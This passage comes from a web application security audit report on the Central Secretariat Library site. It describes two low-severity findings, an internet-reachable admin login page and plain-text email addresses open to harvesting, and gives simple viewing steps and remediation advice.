## 15. Admin Page Accessible

**Incident URL:** <http://csl.nic.in/admin/>


**Description:** The application's Admin page is directly accessible over the internet.

**Impact:** An attacker can successfully run an automated/Manual script to crack application user's login credentials, or this information can be used to conduct further attacks.

**Severity:** Low

### How to Test:

**Step#1:** An attacker navigates to the Admin Login page of the application at the URL: <http://csl.nic.in/admin/> and observed it is accessible without any restriction as shown below:



The screenshot shows a web browser window with the URL <http://csl.nic.in/admin/> in the address bar. The main content is a login form for 'Central Secretariat Library'. The form has an orange header with the 'CSL' logo. It includes fields for 'User Name' (with a person icon), 'Password' (with a lock icon), and 'Captcha Code' (containing the text '6 5 0 0 8 3'). There are 'Remember Me' and 'Forget Password' links, and a large blue 'LOGIN' button.

### Recommendation(s):

1. There must be **restricted IP access** of admin login or **manager login**.

## 16. Email Harvesting

**Incident URL:** <http://csl.nic.in/page/innerpage/library-rules.php>


**Description:** The e-mail address present in the application is in text/hyperlink format thus leading to email harvesting attack.

**Impact:** It allows an attacker to automate and send multiple spam emails to the harvested email ids present in the application causing denial of service to the victim members.

**Severity:** Low

### How to Test:

**Step#1:** The attacker navigates to application URL: <http://csl.nic.in/page/innerpage/library-rules.php> and observes that the application shows e-mail id as text.



### Recommendation(s):

1. Email addresses should be posted as an image not as a hyperlink. Alternatively, instead of @symbol, [at] should be used. Similarly the dot character (.) should be replaced by [dot]. For example xyz@gma.com should be written as xyz[at]gma[dot]com.
2. High privilege email addresses should not be posted on the website.
3. Email addresses should not be provided as a hyperlink, for example, [mailto:xyz\[at\]gma\[dot\]com](mailto:xyz[at]gma[dot]com).

**Note: Vulnerabilities should be patched throughout the website.**